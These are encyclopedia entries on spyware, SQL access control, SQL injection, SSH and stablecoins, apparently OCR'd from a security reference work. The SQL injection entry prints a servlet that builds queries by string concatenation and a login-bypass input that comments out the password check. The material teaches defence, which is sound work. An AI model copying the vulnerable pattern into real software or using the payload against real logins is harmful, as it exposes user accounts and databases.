The lifecycle of spyware is given in Fig. 1. Firstly, there must be an interested customer for the spyware such as an advertising company, employer, user habits tracking companies, or government agencies. The customer contacts a programmer or a spyware manufacturing company to develop the spyware for the customer's requirements; sometimes the customer may be the spyware manufacturing company itself. The spyware is then distributed by the customer or the manufacturer using one of several techniques: bundled with freeware, bundled with purchased software, as an email attachment, a trojan, a browser helper object, a webbug, or even as a virus or worm. Typically, a spyware attaches to the user's computer by a user action such as clicking a link or an attachment. Once installed on the user's machine, the spyware monitors the user's computer usage habits and transmits this information to the customer of the spyware through a back door over the internet created on the user' device; the customer profits by selling this information or by the knowledge obtained. Usually spyware continues to operate in the background without the user ever being aware of its presence. Sometimes spyware gets rid of itself after a period of time or when the customer shuts it down through the back door. Sometimes

spyware is removed by anti-spyware, anti-adware, or antivirus applications, or by operating system utility tools. The life cycle of a spyware is usually independent of the operating system used on the computing device.



Spyware, Fig. 1 Lifecycle of spyware

A recent phenomenon has been the emergence of spyware in mobile computing devices (Federal Trade Commission 2008) due to the fact that several of these devices can access the web; however, not many anti-spyware software are available for mobile platforms. Currently, mobile devices usually rely on the features of their operating systems to protect them; sometimes, administrators regularly "flash" their companies' fleet of mobile devices in which they erase and reprogram the devices, and this will also help remove spyware.

Applications

The main reason for developing spyware is to spy user's preferences and habits without their knowledge. While spyware generally has a negative connotation due to the lost hours in productivity they cause to the users, there are some beneficial purposes as well. For example, it is possible for employers to scrutinize more thoroughly the computing device user habits of their employees – using spyware (such as a keylogger) it will be possible to examine exactly what programs, sites, and contents the employees used, visited, or entered; likewise, schools can view the browsing habits of their students; and parents can more accurately keep in touch with their wards'

computing habits. It will also be possible to monitor exactly how many hours an employee has worked on her computer for productive purposes from the viewpoint of the business or for schools to monitor how efficiently students used their computers. However, privacy issues will need to be considered for these more benign uses of spyware.

Open Problems

One of the issues involved with spyware is recognizing whether it is benign or not and ensuring benign spyware is allowed to run while the other category of spyware is eliminated – this is not easily done with anti-spyware software without professional help for most users. Spyware programs have usually kept ahead of anti-spyware technology, and many anti-spyware software are not very effective in spyware removal – means of reversing this trend need to be explored: adaptive anti-spyware programs may be one approach. Another issue is that both spyware and anti-spyware software affect the performance of the host computing device by using CPU cycles for execution – it will be better if hardware-based anti-spyware protection could be found since they are usually faster than software-based solutions. An important issue with spyware and its antidote is how to deal with them in mobile devices since not many resources can be spared for both of these software in these devices.

Cross-References

Keylogging
Rootkits
Sandbox

Recommended Reading

Consumer report (2006) State of Spyware Q2 2006. Accessed 5 Oct 2010

Evans GD (2005) Spyware reference and study guide, 1st edn. LIGATT Publishing, Beverly Hills

Federal Trade Commission (2008) Consumer fraud and identity theft complaint data January–December 2007. Accessed 5 Oct 2010

Guide: virus, spyware, and malware removal for windows (2008) http://www.winvistaclub.com/s5.html. Accessed 14 Oct 2010

Kirk J (2008) ComputerWorld.com. Analyst: money will lead to more mobile spying programs. Accessed 30 Aug 2010

Remove antivirus soft (uninstall guide) (2010). Accessed 27 Aug 2010

Spy-proofing your Computer, Shiela Ward (2005). Accessed 26 Aug 2010

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_690

SQL Access Control Model

Sabrina De Capitani di Vimercati[158] ✉ and Giovanni Livraga[159] ✉
(158) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy
(159) Computer Science Department, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Giovanni Livraga**
Email: giovanni.livraga@unimi.it

Definitions

The SQL access control model defines which authorization identifiers (i.e., users) can access specific data.

Theory and Application

SQL access control is based on *privileges* assigned to *authorization identifiers* to access *objects* (De Capitani di Vimercati et al., 2001; Samarati and De Capitani di Vimercati, 2001; Database Language SQL, 2016). The creator of an object in a database is its owner and can perform any action on the object. By default, no other user can access the object unless the owner grants specific privileges to that user. The granting process assigns a privilege on an object to one or more *authorization identifiers*, which can be either *user identifiers*, *role names*, or `PUBLIC` (the `PUBLIC` identifier is used to assign privileges to all the authorization identifiers in the SQL


environment). A user identifier represents a user of the DBMS and is defined in an implementation-dependent way; SQL does not define how the users of the operating system are mapped to SQL users. A role name *R* represents a role and identifies a set of privileges: those directly granted to *R* and those of the roles granted to *R*. When an SQL session is initiated, the subject that starts it has associated a pair of identifiers ⟨*uid*, *rid*⟩, where *uid* is the SQL session user identifier, which can never be null, and *rid* is a role name whose value is initially null. Since during an SQL session the pair ⟨*uid*, *rid*⟩ can change, a sequence of pairs ⟨*uid*, *rid*⟩ is stored within an *authorization stack* maintained using the "last-in, first-out" policy. At a given time, the current pair ⟨*uid*, *rid*⟩ (i.e., the pair on top of the authorization stack) determines the privileges for the execution of each SQL statement. Note that *uid* and *rid* cannot both be null, that is, there must always be a non-null current *uid* or current *rid* to have privileges to execute some SQL statements.

Roles are created with a `CREATEROLE` statement that includes the name of the role and may specify the grantor by means of the `WITH ADMIN` clause. Authorization identifiers can activate a role if the role has been granted to them by means of a `GRANT` statement. A `GRANT` statement includes one or more names of the roles granted, one or more authorization identifiers of the grantees, and the optional clauses `WITH ADMIN OPTION` and `GRANTED BY`. `WITH ADMIN OPTION` specifies whether the grantee may grant the roles to others, and `GRANTED BY` specifies the grantor. Note that no cycle of role grants is allowed. Whenever an authorization identifier creates or grants a role, a *role authorization descriptor* is created in the SQL environment. A role authorization descriptor includes the role name, the authorization identifier of the grantor, the authorization identifier of the grantee, and an indication of whether the role is grantable. Role authorization descriptors can be revoked by means of the `REVOKE` statement, which removes all the identified role authorization descriptors. Revocation can be requested with or without *cascade*: in a cascading `REVOKE`, the identified role authorization descriptor is revoked together with all role authorization descriptors based on the revoked role.

An SQL privilege granted on an object to a specified authorization identifier authorizes such identifier to access the object according to the type of privileges defined (see Privileges in SQL). Privileges are managed

through the GRANT and REVOKE statements. The GRANT statement grants a set of privileges (which can be ALL PRIVILEGES, meaning all grantable privileges of the grantor) on an object to one or more authorization identifiers. If the WITH HIERARCHY OPTION clause is present, the action must be SELECT. This clause provides the grantee with SELECT privileges on all subtables (both existing and those that will be added in the future) of the table on which the privilege is granted. When the WITH GRANT OPTION clause is present in the statement, the users receiving the privileges have the additional authority to extend these privileges to other users (see Grant Statement).

Grants are represented by privilege descriptors which can be graphically represented as a graph called *privilege dependency graph*. The privilege dependency graph is a directed graph such that each node represents a privilege descriptor and each arc from node p_1 to node p_2 represents the fact that p_2 directly depends on p_1. Generally, the privilege descriptor p_2 directly depends on the privilege descriptor p_1 if the following conditions hold: (1) the privilege represented by p_1 is grantable; (2) p_1 and p_2 have the same action and object; (3) the grantee of p_1 is either the same as the grantor of p_2 or is PUBLIC; (4) or, if the grantor of p_2 is a role name, the grantee of p_1 belongs to the set of applicable roles of the grantor of p_2 (but other, more specific, conditions may hold, for instance, when the privilege descriptor of p_2 assumes a special "_SYSTEM" value as grantor). As an example, suppose that *Alice* is the owner of table Employee and that a possible sequence of grant statements is the following (the grantor is reported between brackets): *(i)* (*Alice*) GRANTSELECTON TABLEEmployeeTO*Bob*WITH GRANT OPTION; *(ii)* (*Bob*) GRANTSELECTON TABLEEmployeeTO*Carol*WITH GRANT OPTION; *(iii)* (*Bob*) GRANTSELECTON TABLEEmployeeTO*David*; *(iv)* (*Carol*) GRANTSELECTON TABLEEmployeeTO*Emma*. Figure 1a illustrates the privilege dependency graph for this sequence of SELECT privilege grants, where nodes are labeled with the grantor/grantee identifier.



SQL Access Control Model, Fig. 1 An example of privilege dependency graph (**a**); the same graph after a `REVOKE` statement (**b**)

An authorization identifier can then execute all actions allowed by the set of applicable privileges for it. In particular, the set of user privileges for a user identifier consists of all privileges defined by the privilege descriptors whose grantee is either that user identifier or `PUBLIC`. Analogously, the set of role privileges for a role name consists of all privileges defined by the privilege descriptors whose grantee is either that role name, `PUBLIC`, or one of the applicable roles of that role name.

The `REVOKE` statement revokes privileges from authorization identifiers that have been previously granted. Privileges revocation can be performed with *cascade* or *restrict* options. Cascading revoke (see Recursive Revoke) deletes privileges that recursively depend on the privilege explicitly revoked. As an example, consider the revoke statement: `REVOKESELECT ONEmployeeFROM`*Carol*`CASCADE`, issued by *Bob*. Figure 1b illustrates the result of the execution of this statement on the graph of Fig. 1a. In particular, the effect of this `REVOKE` statement is to recursively remove from the privilege dependency graph the nodes representing the `SELECT` privilege on table `Employee` granted to *Carol* and *Emma*. If the `REVOKE` statement includes the `RESTRICT` option, the privilege will not be revoked if there are dependent privileges. For instance, the `REVOKE` statement `REVOKESELECT ONEmployeeFROM`*Carol*`RESTRICT` issued by *Bob* would be rejected since there is a dependent privilege (i.e., *Emma*'s privilege).

Access Control Enforcement via Views

In addition to using the privileges assignment mechanism described above to provide specific types of access to entire objects, there is also a mechanism within SQL to provide access to only certain portions of the content of objects (i.e., to enforce content-based restrictions). This mechanism is based on the definition of *views*. A view is a virtual table derived from base tables and/or other views. A view is specified by a *view definition*, written in SQL. The database stores view definitions and materializes the views as needed. The general syntax of the `CREATEVIEW` statement includes the name of the view; the name of the structured type (i.e., a named user-defined data type), if any, associated with the table or the list of its columns (< view specification>); the < query expression> that defines how the view is to be obtained; and an indication of if and how (`CHECK OPTION` clause) the view is updatable. In general, there are limitations on the direct updates that can be enforced on views, particularly when they are created from the combination (join) of two or more base tables. Updatable views may appear as targets of statements that change SQL data, and the results of such changes are reflected by changes in the corresponding base tables. A view can be created if its creator has permissions to access the views, or base tables, referenced by the view. To grant to others access to the view, the creator must have received privileges with grant option on all the tables used in the definition of the view. In general, views can restrict access in a number of ways: (1) to specific columns, (2) to specific rows, or (3) to aggregates of the information accessed by the view, using the *aggregate functions* supported by SQL (e.g., `SUM`, `MIN`, `MAX`).

Cross-References

- Grant Statement
- Privileges in SQL
- Recursive Revoke
- Roles in SQL

References

Database Language SQL (2016) ISO International Standard, ISO/IEC 9075-∗:2016

De Capitani di Vimercati S, Samarati P, Jajodia S (2001) Database security. In: Marciniak J (ed) Wiley encyclopedia of software engineering. Wiley, New York

Samarati P, De Capitani di Vimercati S (2001) Access control: Policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. LNCS, vol 2171. Springer, Berlin/Heidelberg

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300939

SQL Administration Standards

Administrative Policies in SQL

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300940

SQL Control Procedures

Administrative Policies in SQL

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_662

SQL Injection Attacks

Alessandro Orso[160] ✉
(160) College of Computing – School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

✉ **Alessandro Orso**
Email: orso@cc.gatech.edu

Definition

Structured Query Language injection attacks (SQLIAs) are one of the major security threats for Web applications (The OWASP Foundation 2007). SQLIAs are a class of code injection attacks that take advantage of a lack of validation of user input. These attacks occur when developers combine hard-coded strings with user-provided input to create dynamic queries to an underlying database. Intuitively, if user input is not properly validated, attackers may be able to change the developer's intended Structured Query Language (SQL) command by inserting new SQL keywords or operators through specially crafted input strings. As a result, attackers can get access to (and even control) the underlying database, which may contain sensitive or confidential information. Despite the potential severity of SQLIAs, many Web applications remain vulnerable to such attacks.


Background

SQL is a language for querying and updating the information contained in relational databases. *Web applications* are multi-tier, distributed applications where the front end is typically a Web browser and the back

end is a server that relies on one or more underlying databases (and possibly on other servers).

Theory

Figure 1 shows an example of a typical Web-application architecture. In the example, the user interacts with a Web form that takes a login name and pin as inputs and submits them to a Web server. The Web server passes the user-supplied credentials to a *servlet* (`show.jsp`), which is a special type of Java application that runs on a Web application server, and whose execution is triggered by the submission of a URL from a client. The servlet queries the database and generates a response for the user in the form of a Web page.



SQL Injection Attacks, Fig. 1 Example of interaction between a user and a typical Web application

The example servlet, whose code is partially shown in Fig. 2, implements a login functionality that can be found in a typical Web application. It uses input parameters `login` and `pin` to dynamically build an SQL query or command. (Hereafter, for simplicity, the terms *query* and *command* are used interchangeably.) The `login` and `pin` are checked against the credentials stored in the database. If they match, the corresponding user's account information is returned. Otherwise, a null set is returned by the database and the authentication fails. The servlet then uses the response from the database to generate HTML pages that are sent back to the user's browser by the the Web server.

```
1. String login = getParameter("login");
2. String pin = getParameter("pin");
3. Statement stmt = connection.createStatement();
4. String query = "SELECT acct FROM users
   WHERE login='";
5. query += login + "' AND pin=" + pin;
6. ResultSet result = stmt.executeQuery(query);
7. if (result ! = null)
8.     displayAccount(result); //Show account
9. else
10.    sendAuthFailed(); // Authentication failed
```

SQL Injection Attacks, Fig. 2 Excerpt of a Java servlet implementation

For this servlet, if a user submits `login` and `pin` as "`doe`" and "`123`," the application dynamically builds the query:

```
SELECT acct FROM users WHERE login='doe' AND pin=123
```

If `login` and `pin` match the corresponding entry in the database, `doe`'s account information is returned and then displayed by function `displayAccount()`. If there is no match in the database, function `sendAuthFailed()` displays an appropriate error message. An application that uses this servlet is vulnerable to SQLIAs. For example, if an attacker enters "`admin' --`" as the user name and any value as the pin (e.g., "`0`"), the resulting query is:

```
SELECT acct FROM users WHERE login='admin' -- ' AND pin=0
```

In SQL, "`--`" is the comment operator, and everything after it is ignored. Therefore, when performing this query, the database simply searches for an entry where `login` is equal to `admin` and returns that database record. After the "successful" login, the function `displayAccount()` reveals the `admin`'s account information to the attacker.

It is important to stress that this example represents an extremely simple kind of attack that is presented for illustrative purposes only. Because simple attacks of this kind are widely used in the literature as examples, they are often mistakenly viewed as the only types of SQLIAs. In reality,

there is a wide variety of complex and sophisticated SQL exploits available to attackers, including:

- Tautologies
- Union queries
- Piggy-backed queries
- Malformed queries
- Inference
- Alternate encodings
- Leveraging stored procedures

See Reference (Su and Wassermann 2006) for a formal definition of SQLIA and Reference (Halfond et al. 2008) for a detailed discussion of the different types of attacks listed above.

Open Problems

Although it is still possible to find many Web applications that are vulnerable to SQLIAs, the problem of SQL injection per se can be considered mostly solved. In fact, in the last few years, researchers have defined a number of effective techniques for detecting and preventing SQLIAs. The presented techniques include approaches based on static analysis, on dynamic analysis, on combination of the two, and on the use of specialized languages that are not vulnerable to injections. (Reference (Halfond et al. 2008) discusses the most relevant approaches presented in the literature to date.)

Recommended Reading

Halfond W, Orso A, Manolios P (2008) WASP: protecting web applications using positive tainting and syntax-aware evaluation. IEEE Trans Softw Eng 34(1):65–81

Su Z, Wassermann G (2006) The essence of command injection attacks in web applications. In: Proceedings of the annual symposium on principles of programming languages. Charleston, pp 372–382

The OWASP Foundation (2007) Top ten most critical web application vulnerabilities

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300941

Square-and-Multiply Exponentiation

Binary Exponentiation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300942

SSE (acronym)

Searchable Symmetric Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_308

SSH

Marijke De Soete[161] ✉
(161) Security4Biz, Oostkamp, Belgium

Synonyms

Secure shell

Definition

SSH is a network protocol that allows data to be exchanged using a secure channel between two networked devices.

Background

Used primarily on Linux- and Unix-based systems to access shell accounts, SSH was designed as a replacement for Telnet and other insecure remote shells, which send information, notably passwords, in plaintext, rendering them susceptible to packet analysis. For SSH2, there was in addition a replacement for FTP, namely sftp.

For some time, it was developed as a standard under IETF. When the standardization was terminated, there were two versions of Secure Shell available – SSH1 and SSH2 – which unfortunately are quite different and incompatible.

Theory

SSH basically provides strong authentication and secure communications (confidentiality and integrity of data) over insecure channels such as the

Internet.

As for the use of cryptographic algorithms, SSH1 supported DES (the Data Encryption Standard) Triple-DES, IDEA, and Blowfish, for encryption, while SSH2 supports 3DES, Blowfish, Twofish, and a few others. For authentication, SSH1 supported RSA digital signature scheme, while SSH2 supports the Digital Signature Standard.

Applications

SSH allows a user to log into another machine over a network, to execute commands in a remote machine, and to move files from one machine to another.

Recommended Reading

Barrett DJ, Silverman RE, Byrnes RG (May 2005) SSH, The secure shell: the definitive guide. O'Reilly, Sebastopol

www.openssh.com

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300943

SSL

Secure Socket Layer (SSL)
Transport Layer Security (TLS)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1671

Stablecoin

Bruno Woltzenlogel Paleo[162] ✉
(162) Piracicaba, Brazil

Definition

In the narrowest sense, a *stablecoin* is a cryptocurrency that has its price pegged to a fiat currency (e.g., **USD**) and is fully backed by reserves denominated in the same fiat currency. More broadly, a *stablecoin* can be defined as a digital asset that has mechanisms to maintain a low deviation of its price from a target price.

Background

Since the invention of bitcoin and other cryptocurrencies, a major obstacle for their wider adoption and recognition as proper currencies, particularly as means of exchange and units of account, has been the instability (volatility) of their price in relation to fiat currencies. Stablecoins aim to overcome this obstacle.

Stablecoins also provide conveniences for cryptocurrency traders. They can sell cryptocurrency for stablecoins instead of fiat currency. And they can leverage their long positions in cryptocurrencies by taking loans in stablecoins collateralized by their cryptocurrency holdings and selling the borrowed stablecoins for more cryptocurrency.

The most prominent stablecoin by market cap, Tether's **USDT**, was launched in 2014. The most prominent algorithmic stablecoin, **DAI** (Maker Foundation, 2020), was launched in 2017. The number of stablecoin projects rose sharply since 2018 and, as of July 2022, stablecoins account for more than 15% of the total cryptocurrency market cap, 3 out of 10 top

cryptocurrencies are stablecoins, and the daily trading volume of **USDT** is larger than the volumes of **BTC** and **ETH** combined.

The rising demand for stablecoins also led to the launch of cryptocurrencies that claimed to be stablecoins but that later proved to be unstable. Most notably, the collapse of Terra (**UST** and **LUNA**) in May 2022 had a cascading effect that wiped approximately 50% of the total market cap of the entire cryptocurrency industry by the end of that year.

Theory and Application

Various mechanisms can contribute to a stablecoin's stability. Ultimately, they are all grounded on the basic economic principles of supply and demand. If demand for buying/selling stablecoins is higher than the current supply of sale/purchase orders, this supply must be increased to avoid an increase/decrease in the stablecoin's price.

Backing the stablecoins by reserves and using these reserves to actively buy and sell stablecoins for prices close to the target price is currently the most common mechanism. This mechanism is not exclusive to stablecoins; it can be seen in pegged national currencies such as the **HKD** (Hong Kong Dollar). Centrally operated fiat-pegged fiat-backed stablecoins such as **USDT** and **USDC** use variations of this mechanism that may differ, for instance, on the actual composition of the reserves and with whom the operator interacts to buy and sell stablecoins. As long as the stablecoin is fully backed by reserves in the currency to which it is pegged and the operator can react quickly enough to variations in the demand, it is easy to see that stability will be guaranteed. Typically, the reserves will not be kept all in cash in a vault, safe, or bank account, but rather partly in interest-bearing financial instruments such as bonds. The returns from such investments provide revenue for the operator. The risks associated with these investments may imply that the stablecoin may eventually lose its full-backing, compromising the stability in the long term. The lack of liquidity of these investments may cause the operator to be unable to react quickly enough to changes in demand, compromising the stability in the short term. Another source of revenue is the fees or spread practiced when buying and selling the stablecoin. For example, if the operator sells **USDT** for 1.005 **USD** and buys **USDT** for 0.995 **USD**, it has a revenue of 1 cent for every **USDT** that it buys and then sells, while keeping the price stable

within the range between 0.995 and 1.005. The main drawback of fiat-backed stablecoins is that it requires trust on the entities keeping the reserves. This is not only a theoretical concern. For instance, the lack of transparency about the reserves and skepticism about its full-backing claim, combined with inefficient stabilization measures by Tether, have actually caused **USDT** to trade for as low as 0.91 USD.

Interestingly, issues related to transparency of the reserves do not arise when the backing asset is a cryptocurrency on a public blockchain. For example, Wrapped BTC (**WBTC**) is a stablecoin issued on the Ethereum blockchain, pegged to **BTC**, and backed by **BTC** held on the Bitcoin blockchain. Because Bitcoin is a public blockchain, anyone can see how much **BTC** is available in the reserves backing **WBTC**. Such *wrapping* can be considered a major application of stablecoins, since it enables interoperability between blockchains through *bridges*. In the particular case of **WBTC**, it enables the users to essentially use (an asset pegged to) **BTC** on Ethereum's contracts. Nevertheless, despite the transparency, there are still issues related to the custody of the backing assets. Bridges at the time of writing are one of the weakest points in blockchain security. They have been subject to many cyber-attacks that stole an estimated total of 2 Billion USD worth of backing assets up to August 2022, and such thefts amounted to an estimated 69% of the total funds stolen in 2022 (Chainanalysis Team, 2022).

The asset backing a stablecoin does not need to be the same asset to which the stablecoin is pegged. In particular, stablecoins pegged to **USD** and backed by cryptocurrencies are possible, as exemplified by Neutrino USD (**USDN**) (Ivanov and Pupyshev, 2020), which is pegged to **USD**, issued on the waves blockchain, and backed by **WAVES**, and **SigmaUSD** (Emurgo Team, 2021) (based on the Djed stablecoin protocol (Zahnentferner et al., 2021, 2023)), which is pegged to **USD**, issued on the Ergo blockchain, and backed by **ERG**. When the backing asset's price falls, the stablecoin may cease to be fully backed. This is an inherent risk that cannot be completely avoided. Nevertheless, in order to reduce its probability, crypto-backed stablecoins typically aim for a generous surplus of reserves to cushion price falls.

Crypto-collateralized stablecoins, of which **DAI** is currently the most prominent example, are similar to crypto-backed stablecoins, with the subtle but important difference, however, that cryptocurrencies are used to

provide, instead of reserves, collateral for stablecoin-denominated loans. Similarly to how a house that serves as collateral in a mortgage does not count as reserves in the bank that is providing the loan, the collateral provided for the issuance of a crypto-collateralized stablecoin does not count as reserve. Due to the lack of reserves, pure crypto-collateralized stablecoins resemble an extreme form of fractional reserve banking (with a fraction of 0%). Unlike commercial bank money (i.e., money in a bank account), which can be exchanged at any time by anyone holding it for central bank money by withdrawing cash from the bank's reserves, crypto-collateralized stablecoins cannot be exchanged for anything by withdrawing from the stablecoin contract's reserves, simply because there are no reserves. When interacting with the contract, the users can only use stablecoins to repay their own loans and recover their own collateral or to bid in auctions for liquidated collateral from others.

Although backing and collateralization facilitate stability and tend to increase the public's trust on the stability, it is not impossible to achieve stability without backing or collateralization. To see this, consider that a central bank digital currency (CBDC) would be pegged to the central bank's fiat currency and, like the fiat currency itself, would not need to be backed by anything, by definition of *fiat*. And, despite this, it would nevertheless be stable in relation to the prices of goods and services, at least in the short term, just like their associated fiat currencies in countries that enjoy low inflation. Central banks achieve stability of their fiat currencies (and of their CBDCs should they deploy them) by adjusting the circulating supply. For instance, they may print more money to increase the supply, and they may increase the base interest rate to encourage people and financial institutions to buy bonds, thereby temporarily taking money out of circulation. Unbacked stablecoins may implement similar stabilization mechanisms. One of the earliest examples is *seigniorage shares* (Sams, 2014). To take stablecoins out of circulation, the users are encouraged to sell their stablecoins in exchange for seigniorage shares; conversely, when the supply needs to be increased, stablecoins are issued and distributed to seigniorage shareholders. While this mechanism may seem convincing at first sight, the collapse of Terra (**UST** and **LUNA**), which can be considered a variation of this mechanism, demonstrated that this mechanism is not without issues.

In addition to mimicking traditional stabilization mechanisms, unbacked stablecoins can pursue novel stabilization mechanisms. In contrast to

physical cash, which is difficult to track and destroy after being issued, a purely digital asset can be easily destroyed to reduce the supply. For example, Ampleforth (Kuo et al., 2019) simply rebases the balances of all users. If the price of 1 **AMPL** is currently 0.5 **USD** and the target is for it to be 1 **USD**, then all balances are smoothly halved. A user that had 10 **AMPL** worth 5 **USD** will eventually have 5 **AMPL** worth 5 **USD**. This is done fairly, automatically, and efficiently to all users and not only to people who can access financial services.

In contrast to traditional cryptocurrencies, which are tied to the blockchains to which they are native, it is common for a single stablecoin to exist on many different blockchains. For example, **USDT** has already been issued in at least seven blockchains. But, while the trend of issuing stablecoins as assets on the existing general-purpose blockchains (e.g., ERC-20 contracts on Ethereum) is dominant, there were also cases of blockchains developed specifically for the purpose of hosting stablecoins (cf. Terra (Kereiakes et al., 2019) and Libra blockchain (Amsden et al., 2020)).

Furthermore, while fiat-pegged stablecoins are dominant by market cap, stablecoins that are not pegged to fiat currencies are starting to appear. **RAI** (Inoescu and Soleimani, 2020), for instance, is a variant of **DAI** that uses a PID controller to dynamically adjust the target price.

With all types of stablecoins, various degrees of automation of the stabilization mechanisms, both on-chain and off-chain, are possible. Stablecoins with a high degree of automation, especially with on-chain contracts, are often called *algorithmic*. Because such stablecoins execute and profit mostly autonomously, they are usually associated with a second digital asset that gives its holders the right to benefit from the execution of the contract. For example, **DAI** has **MKR**, seigniorage share stablecoins have shares, and Djed has ReserveCoins. Often, these assets also give governance responsibilities and rights to their holders, to set the parameters of the algorithms.

Open Problems and Future Directions

The legal status of stablecoins and the requirements for stablecoin issuers and operators are unclear and undefined at the moment and remain as a regulatory open problem. This uncertainty is believed to have been the

primary cause for the decision to abort the launching of major stablecoin projects such as **Diem**. Particularly, in the case of algorithmic stablecoins implemented as smart contracts, there seems to be room for regulatory innovation that would recognize their high degree of transparency and autonomous execution, which distinguishes their developers and issuers from traditional financial institutions.

On the technical side, many stablecoin projects are still vague about their stabilization mechanisms and their robustness. This may be a case of stability by obscurity similar to the "security by obscurity" that used to prevail before modern cryptography. The future work could devote more time to formal arguments, proofs, and stress testing simulations of stability.

Furthermore, the effect of crypto-backed and crypto-collateralized stablecoins on the stability of the assets used for backing or collateralization has not been sufficiently researched yet. Since these stablecoins allow leveraging long positions on those assets, it seems reasonable to expect that they may potentially lead to price bubbles and greater instability for those assets.

More generally, not much attention has been devoted to the stabilization of the primary native cryptocurrencies that power the blockchains (e.g., **BTC**, **ETH**). This may be because the public expects and hopes that the cryptocurrency prices will grow instead of remaining pegged. However, mechanisms that would allow growth with low volatility are plausible. For instance, more dynamic monetary policies could be used in order to adjust the supply more effectively; decentralized buy-back mechanisms could be implemented to dampen price crashes. If the relative market cap of stablecoins grows and new stablecoin-specific blockchains are launched, traditional cryptocurrencies may feel forced to implement stabilization mechanisms to remain competitive and attractive to users.

In a distant future, if some cryptocurrencies ever achieve the initial dream of replacing traditional fiat currencies, pegging stablecoins to fiat currencies will become irrelevant. This suggests that unpegged stablecoins or at least stablecoins pegged to assets or indexes other than fiat currencies may be an important long-term direction for research and development. Furthermore, fiat currencies are unbacked for a reason: it is not economically efficient to keep full reserves of assets uselessly stored in a vault; it is better to use those assets for the benefit of society. It is even less efficient to keep reserves or collateral with large surpluses in the case of

crypto-backed and crypto-collateralized stablecoins. Therefore, even though unbacked stablecoins have been a minority so far and have been significantly more volatile than backed stablecoins, it is plausible that unbacked (or only partially backed) stablecoins will become more prominent in the future. However, as the collapse of Terra in 2022 demonstrated, more research in this direction is needed.

Naturally, the risk of disruption of the traditional monetary order by cryptocurrencies, especially if they are stable or claiming to be stable and then proving not to be, has not gone unnoticed. This risk is one (though not the only) motivation for much of the ongoing work by national monetary authorities on CBDCs, which can be considered a special type of stablecoin according to the broader definition used here. The interoperability and interplay between CBDCs and stablecoins operated by private companies or executed autonomously by smart contracts will be interesting to observe as well and remains as another direction for future work.

Cross-References

Bitcoin
Layer-2 Protocol
Sidechains

References

